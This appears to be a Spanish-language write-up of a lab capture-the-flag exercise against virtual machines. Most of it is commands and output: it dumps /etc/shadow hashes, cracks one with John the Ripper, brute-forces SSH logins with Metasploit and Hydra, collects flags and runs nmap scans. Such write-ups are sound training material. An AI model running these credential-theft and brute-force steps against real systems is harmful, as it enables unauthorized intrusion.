postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false snmp:x:115:65534::/var/lib/snmp:/bin/false vboxadd:x:116:1::/var/run/vboxadd:/bin/false vagrant:x:1003:1003::/home/vagrant:/bin/sh Juan112:x:1004:1005:Bandera ;):/home/Juan112:/bin/bash Nacho91:x:1005:1006::/home/Nacho91:/bin/bash
Fichero /etc/shadow	cat /etc/shadow root:1gK86JElL$KFa5yiURcds1U.08GeLEX.:18195:0:99999:7::: daemon:*:14684:0:99999:7::: bin:*:14684:0:99999:7::: sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7::: sync:*:14684:0:99999:7::: games:*:14684:0:99999:7::: man:*:14684:0:99999:7::: lp:*:14684:0:99999:7::: mail:*:14684:0:99999:7::: news:*:14684:0:99999:7::: uucp:*:14684:0:99999:7::: proxy:*:14684:0:99999:7::: www-data:*:14684:0:99999:7::: backup:*:14684:0:99999:7::: list:*:14684:0:99999:7::: irc:*:14684:0:99999:7::: gnats:*:14684:0:99999:7::: nobody:*:14684:0:99999:7::: libuuid:!:14684:0:99999:7::: dhcp:*:14684:0:99999:7::: syslog:*:14684:0:99999:7::: klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7::: sshd:*:14684:0:99999:7::: msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7::: bind:*:14685:0:99999:7::: postfix:*:14685:0:99999:7::: ftp:*:14685:0:99999:7::: postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7::: mysql:!:14685:0:99999:7::: tomcat55:*:14691:0:99999:7::: distccd:*:14698:0:99999:7::: user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7::: service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7::: telnetd:*:14715:0:99999:7::: proftpd:!:14727:0:99999:7::: statd:*:15474:0:99999:7::: snmp:*:15480:0:99999:7::: vboxadd:!:18230:::::: vagrant:$1$2zqdSQsO$2TVKp3iGORd23vJtENYMb0:18210:0:99999:7::: Juan112:1KYnNOPu9$UGnXnlIUqQ6FW1spV83kz/:19127:0:99999:7::: Nacho91:1e0zG6aCg$yDmarcBRwf9m0ez6EtUHW/:19127:0:99999:7::: 
>hash-identifier	

John the ripper sudo john --wordlist= /usr/share/wordlists/rockyou.txt hash.txt	(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack/Desktop] PS> sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status rockstar (?) 1g 0:00:00:00 DONE (2022-05-15 14:35) 100.0g/s 38400p/s 38400c/s 38400C/s 123456..michael1 Use the "--show" option to display all of the cracked passwords reliably Session completed.
sudo john --show hash.txt	(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack/Desktop] PS> sudo john --show hash.txt ?:rockstar 1 password hash cracked, 0 left
Bandera 3	Juan112@vm4-Client1:~$ sudo chmod 777 .Secret [sudo] password for Juan112: Juan112@vm4-Client1:~$ ls configurations settings Juan112@vm4-Client1:~$ cd .Secret Juan112@vm4-Client1:~/.Secret$ ls flag3.txt pistas.txt Juan112@vm4-Client1:~/.Secret$ ls -la total 16 drwxrwxrwx 2 root root 4096 2022-05-15 05:38 . drwx------ 5 Juan112 Juan112 4096 2022-05-15 05:38 .. ---x------ 1 root root 200 2022-05-15 05:38 flag3.txt ---x------ 1 root root 386 2022-05-15 05:38 pistas.txt Juan112@vm4-Client1:~/.Secret$ sudo chmod 777 flag3.txt, pistas.txt chmod: cannot access `flag3.txt,': No such file or directory Juan112@vm4-Client1:~/.Secret$ sudo chmod 777 flag3.txt pistas.txt Juan112@vm4-Client1:~/.Secret$ cat flag3 cat: flag3: No such file or directory Juan112@vm4-Client1:~/.Secret$ cat flag3.txt ¡¡¡ENHORABUENA, ya solo te queda una bandera para superar la dificultad fácil del escenario!!! Flags completados 3/4 de la dificultad fácil del escenario. Código secreto del FLAG3: d3mdi4n4n468 Juan112@vm4-Client1:~/.Secret$ cat pistas.txt El siguiente flag lo encontrarás en la IP: 192.168.56.54 Dicha máquina se corresponde a un endpoint (equipo local de usuario) que tiene conectividad con los servidores del escenario. Si consigues tomar el control de la siguiente máquina obtendrás visibilidad de nuevas redes y podrás adentrarte en el nivel de escenario de dificultad media. Pista: Un usuario del sistema es Pepe19

A.06 Explotación VM5




Metasploit auxiliary scanner ssh	
Configuración auxiliary escáner ssh	
Opciones configuradas	
Resultado del escáner, obtención de contraseña.	

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored
                                                   in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current data
                                                   base to the list
   DB_ALL_USERS         false            no        Add all users in the current database
                                                    to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in t
                                                   he current database (Accepted: none,
                                                   user, user&realm)
   PASSWORD                              no        A specific password to authenticate w
                                                   ith
   PASS_FILE                             no        File containing passwords, one per li
                                                   ne
   RHOSTS                                yes       The target host(s), see https://githu
                                                   b.com/rapid7/metasploit-framework/wik
                                                   i/Using-Metasploit
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works
                                                    for a host
   THREADS              1                yes       The number of concurrent threads (max
                                                    one per host)
   USERNAME                              no        A specific username to authenticate a
                                                   s
   USERPASS_FILE                         no        File containing users and passwords s
                                                   eparated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for
                                                   all users
   USER_FILE                             no        File containing usernames, one per li
                                                   ne
   VERBOSE              false            yes       Whether to print output for all attem
                                                   pts
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored
                                                   in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current data
                                                   base to the list
   DB_ALL_USERS         false            no        Add all users in the current database
                                                    to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in t
                                                   he current database (Accepted: none,
                                                   user, user&realm)
   PASSWORD                              no        A specific password to authenticate w
                                                   ith
   PASS_FILE                             no        File containing passwords, one per li
                                                   ne
   RHOSTS                                yes       The target host(s), see https://githu
                                                   b.com/rapid7/metasploit-framework/wik
                                                   i/Using-Metasploit
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works
                                                    for a host
   THREADS              1                yes       The number of concurrent threads (max
                                                    one per host)
   USERNAME                              no        A specific username to authenticate a
                                                   s
   USERPASS_FILE                         no        File containing users and passwords s
                                                   eparated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for
                                                   all users
   USER_FILE                             no        File containing usernames, one per li
                                                   ne
   VERBOSE              false            yes       Whether to print output for all attem
                                                   pts

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME Pepe19
USERNAME => Pepe19
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.54
RHOSTS => 192.168.56.54
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/dirb/big.txt
PASS_FILE => /usr/share/wordlists/dirb/big.txt
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting                  Required  Description
   ----                 ---------------                  --------  -----------
   BLANK_PASSWORDS      false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                              no        A specific password to authenticate with
   PASS_FILE            /usr/share/wordlists/dirb/big.txt no       File containing passwords, one per line
   RHOSTS               192.168.56.54                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                22                               yes       The target port
   STOP_ON_SUCCESS      true                             yes       Stop guessing when a credential works for a host
   THREADS              1                                yes       The number of concurrent threads (max one per host)
   USERNAME             Pepe19                           no        A specific username to authenticate as
   USERPASS_FILE                                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false                            no        Try the username as the password for all users
   USER_FILE                                             no        File containing usernames, one per line
   VERBOSE              true                             yes       Whether to print output for all attempts
```

```
[-] 192.168.56.54:22 - Failed: 'Pepe19:1024'
[-] 192.168.56.54:22 - Failed: 'Pepe19:103'
[-] 192.168.56.54:22 - Failed: 'Pepe19:104'
[-] 192.168.56.54:22 - Failed: 'Pepe19:105'
[-] 192.168.56.54:22 - Failed: 'Pepe19:106'
[-] 192.168.56.54:22 - Failed: 'Pepe19:10668'
[-] 192.168.56.54:22 - Failed: 'Pepe19:107'
[-] 192.168.56.54:22 - Failed: 'Pepe19:108'
[-] 192.168.56.54:22 - Failed: 'Pepe19:109'
[-] 192.168.56.54:22 - Failed: 'Pepe19:10sne1'
[-] 192.168.56.54:22 - Failed: 'Pepe19:11'
[-] 192.168.56.54:22 - Failed: 'Pepe19:110'
[-] 192.168.56.54:22 - Failed: 'Pepe19:111'
[-] 192.168.56.54:22 - Failed: 'Pepe19:1111'
[-] 192.168.56.54:22 - Failed: 'Pepe19:111111'
[-] 192.168.56.54:22 - Failed: 'Pepe19:112'
[-] 192.168.56.54:22 - Failed: 'Pepe19:113'
[-] 192.168.56.54:22 - Failed: 'Pepe19:114'
[-] 192.168.56.54:22 - Failed: 'Pepe19:115'
[-] 192.168.56.54:22 - Failed: 'Pepe19:116'
[-] 192.168.56.54:22 - Failed: 'Pepe19:1166'
[-] 192.168.56.54:22 - Failed: 'Pepe19:1168'
[+] 192.168.56.54:22 - Success: 'Pepe19:1169' 'uid=1221(Pepe19) gid=1221(Pepe19) groups=1221(Pepe19) Linux vm5-Client2
2-01-31) x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.56.50:41039 → 192.168.56.54:22 ) at 2022-05-15 16:23:36 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Conexión ssh a vm5 con Pepe19.	 (Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack/Desktop] └─PS> ssh Pepe19@192.168.56.54 The authenticity of host '192.168.56.54 (192.168.56.54)' can't be established. ED25519 key fingerprint is SHA256:T6dLYZrjuf0glFRFKpopIFGhLC1jP/9Wm7CgiHDUXsM. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.56.54' (ED25519) to the list of known hosts. Pepe19@192.168.56.54's password: Linux vm5-Client2 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. ┌──(Pepe19㉿vm5-Client2)-[~] └─$ whoami Pepe19
Usuarios del sistema.	 ┌──(Pepe19㉿vm5-Client2)-[/home] └─$ l Nuria/ Pepe19/ vagrant/
Fichero /etc/passwd	 ┌──(Pepe19㉿vm5-Client2)-[/home] └─$ cat /etc/passwd root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin _apt:x:102:65534::/nonexistent:/usr/sbin/nologin mysql:x:103:110:MySQL Server,,,:/nonexistent:/bin/false tss:x:104:111:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:106:112:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin redsocks:x:107:113::/var/run/redsocks:/usr/sbin/nologin rwhod:x:108:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:109:65534::/run/iodine:/usr/sbin/nologin messagebus:x:110:114::/nonexistent:/usr/sbin/nologin miredo:x:111:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:112:65534::/run/rpcbind:/usr/sbin/nologin usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin tcpdump:x:114:120::/nonexistent:/usr/sbin/nologin rtkit:x:115:122:RealtimeKit,,,:/proc:/usr/sbin/nologin sshd:x:116:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:117:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin statd:x:118:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:119:126:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:120:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin stunnel4:x:121:128::/var/run/stunnel4:/usr/sbin/nologin Debian-snmp:x:122:129::/var/lib/snmp:/bin/false speech-dispatcher:x:123:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false sslh:x:124:130::/nonexistent:/usr/sbin/nologin postgres:x:125:131:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash nm-openconnect:x:126:132:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin pulse:x:127:133:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin saned:x:128:136::/var/lib/saned:/usr/sbin/nologin inetsim:x:129:138::/var/lib/inetsim:/usr/sbin/nologin lightdm:x:130:139:Light Display Manager:/var/lib/lightdm:/bin/false colord:x:131:140:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:132:141::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:133:142::/var/lib/king-phisher:/usr/sbin/nologin vagrant:x:1000:1000:vagrant,,,:/home/vagrant:/usr/bin/zsh Nuria:x:1220:1001:Nuria:/home/Nuria:/bin/bash Pepe19:x:1221:1221:Pepe:/home/Pepe19:/bin/bash
Hydra fuerza bruta a la usuaria Nuria	 (Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack/Desktop] └─PS> sudo hydra 192.168.56.54 ssh -s 22 -l Nuria -P /usr/share/wordlists/rockyou.txt -f -vV Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret se al purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-15 16:31:50 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev erwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 [DATA] attacking ssh://192.168.56.54:22/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://Nuria@192.168.56.54:22 [INFO] Successful, password authentication is supported by ssh://192.168.56.54:22 [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "123456" - 1 of 14344399 [child 0] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "12345" - 2 of 14344399 [child 1] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "123456789" - 3 of 14344399 [child 2] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "password" - 4 of 14344399 [child 3] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "princess" - 6 of 14344399 [child 5] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "1234567" - 7 of 14344399 [child 6] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "rockyou" - 8 of 14344399 [child 7] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "12345678" - 9 of 14344399 [child 8] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "abc123" - 10 of 14344399 [child 9] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "nicole" - 11 of 14344399 [child 10] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "daniel" - 12 of 14344399 [child 11] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "babygirl" - 13 of 14344399 [child 12] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "monkey" - 14 of 14344399 [child 13] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "lovely" - 15 of 14344399 [child 14] (0/0) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "jessica" - 16 of 14344399 [child 15] (0/0)

Hydra obtención de la contraseña de Nuria	[ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "chester" - 319 of 14344404 [child 7] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "101010" - 320 of 14344404 [child 2] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "smokey" - 321 of 14344404 [child 9] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "silver" - 322 of 14344404 [child 15] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "internet" - 323 of 14344404 [child 6] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "sweet" - 324 of 14344404 [child 13] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "strawberry" - 325 of 14344404 [child 5] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "garfield" - 326 of 14344404 [child 14] (0/5) [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 4 [RE-ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "babyboy" - 326 of 14344404 [child 4] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "dennis" - 327 of 14344404 [child 12] (0/5) [ATTEMPT] target 192.168.56.54 - login "Nuria" - pass "panget" - 328 of 14344404 [child 11] (0/5) [22][ssh] host: 192.168.56.54 login: Nuria password: 101010 [STATUS] attack finished for 192.168.56.54 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-15 16:37:50
Conexión ssh con la usuaria Nuria	┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack/Desktop] └─PS> ssh Nuria@192.168.56.54 Nuria@192.168.56.54's password: Linux vm5-Client2 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. ┌──(Nuria㉿vm5-Client2)-[~] └─$ whoami Nuria
Comando route desde vm5	┌──(Nuria㉿vm5-Client2)-[~] └─$ route Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface default 10.0.2.2 0.0.0.0 UG 0 0 0 eth0 10.0.2.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0 192.168.56.48 0.0.0.0 255.255.255.248 U 0 0 0 eth1 192.168.56.96 0.0.0.0 255.255.255.248 U 0 0 0 eth2
Bandera 4	┌──(Nuria㉿vm5-Client2)-[~] └─$ cd /home ┌──(Nuria㉿vm5-Client2)-[/home] └─$ ls -la total 20 drwxr-xr-x 5 root root 4096 May 15 05:44 . drwxr-xr-x 20 root root 4096 May 15 05:40 .. drwx------ 5 Nuria administrador 4096 May 15 05:44 Nuria drwx------ 4 Pepe19 Pepe19 4096 May 15 16:31 Pepe19 drwx------ 6 vagrant vagrant 4096 May 15 05:44 vagrant ┌──(Nuria㉿vm5-Client2)-[/home] └─$ sudo chmod 777 Nuria ┌──(Nuria㉿vm5-Client2)-[/home] └─$ cd Nuria ┌──(Nuria㉿vm5-Client2)-[~] └─$ ls -la total 64 drwxrwxrwx 5 Nuria administrador 4096 May 15 05:44 . drwxr-xr-x 5 root root 4096 May 15 05:44 .. -rw-r--r-- 1 Nuria administrador 220 Jan 6 11:16 .bash_logout -rw-r--r-- 1 Nuria administrador 5551 Feb 11 21:37 .bashrc -rw-r--r-- 1 Nuria administrador 3526 Jan 6 11:16 .bashrc.original d--x------ 2 root root 4096 May 15 05:44 .CarpetaOculta drwxr-xr-x 6 Nuria administrador 4096 May 15 16:37 .config -rw-r--r-- 1 Nuria administrador 11759 Jan 18 06:33 .face lrwxrwxrwx 1 Nuria administrador 5 Jan 18 06:33 .face.icon → .face drwxr-xr-x 3 Nuria administrador 4096 Feb 11 21:32 .java -rw-r--r-- 1 Nuria administrador 807 Jan 6 11:16 .profile -rw-r--r-- 1 Nuria administrador 10875 Feb 3 22:45 .zshrc ┌──(Nuria㉿vm5-Client2)-[~] └─$ sudo chmod 777 .CarpetaOculta ┌──(Nuria㉿vm5-Client2)-[~] └─$ cd .CarpetaOculta/ ┌──(Nuria㉿vm5-Client2)-[~/.CarpetaOculta] └─$ ls -la total 16 drwxrwxrwx 2 root root 4096 May 15 05:44 . drwxrwxrwx 5 Nuria administrador 4096 May 15 05:44 .. ---x------ 1 root root 184 May 15 05:44 flag4.txt ---x------ 1 root root 259 May 15 05:44 pistas.txt ┌──(Nuria㉿vm5-Client2)-[~/.CarpetaOculta] └─$ sudo chmod 777 flag4.txt pistas.txt ┌──(Nuria㉿vm5-Client2)-[~/.CarpetaOculta] └─$ cat flag4.txt ¡¡¡ENHORABUENA, HAS COMPLETADO CON ÉXITO LA DIFICULTAD FÁCIL DEL ESCENARIO!!! Flags completados 4/4 de la dificultad fácil del escenario. Código secreto del FLAG4: io7b470rr2z0 ┌──(Nuria㉿vm5-Client2)-[~/.CarpetaOculta] └─$ cat pistas.txt El siguiente flag lo encontrarás en la IP: 192.168.56.98 Si te atreves con la dificultad media del escenario, aprovecha bien la siguiente pista. Pista: En el servicio ftp, tenemos el usuario alvaro. La password comienza por test**** y contiene 8 caracteres.

A.07 Auditoría red de preproducción: Escaneo de red

sudo nmap -sn 192.168.56.96/29	```(Nuria㉿vm5-Client2)-[~/.CarpetaOculta]
	$ sudo nmap -sn 192.168.56.96/29
	Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 18:47 EDT
	Nmap scan report for 192.168.56.98
	Host is up (0.00068s latency).
	MAC Address: 08:00:27:DA:D3:5F (Oracle VirtualBox virtual NIC)
	Nmap scan report for 192.168.56.99
	Host is up (0.00064s latency).
	MAC Address: 08:00:27:75:29:CD (Oracle VirtualBox virtual NIC)
	Nmap scan report for 192.168.56.100
	Host is up (0.00063s latency).
	MAC Address: 08:00:27:95:3B:D9 (Oracle VirtualBox virtual NIC)
	Nmap scan report for 192.168.56.101
	Host is up (0.00062s latency).
	MAC Address: 08:00:27:23:90:DE (Oracle VirtualBox virtual NIC)
	Nmap scan report for 192.168.56.97
	Host is up.
	Nmap done: 8 IP addresses (5 hosts up) scanned in 15.35 seconds```
	
	sudo nmap -Pn 192.168.56.96/29
		``(Nuria㉿vm5-Client2)-[~]
		$ sudo nmap -Pn 192.168.56.96/29
		Starting Nmap 7.92 (https://nmap.org) at 2022-05-20 06:24 EDT
		Stats: 0:00:12 elapsed; 3 hosts completed (4 up), 7 undergoing Host Discovery
		Parallel DNS resolution of 1 host. Timing: About 0.00% done
		Nmap scan report for 192.168.56.98
		Host is up (0.00018s latency).
		Not shown: 997 closed tcp ports (reset)
		PORT STATE SERVICE
		21/tcp open ftp
		22/tcp open ssh
		111/tcp open rpcbind
		MAC Address: 08:00:27:B9:87:64 (Oracle VirtualBox virtual NIC)
		
		Nmap scan report for 192.168.56.99
		Host is up (0.00049s latency).
		Not shown: 982 closed tcp ports (reset)
		PORT STATE SERVICE
		21/tcp open ftp
		22/tcp open ssh
		80/tcp open http
		135/tcp open msrpc
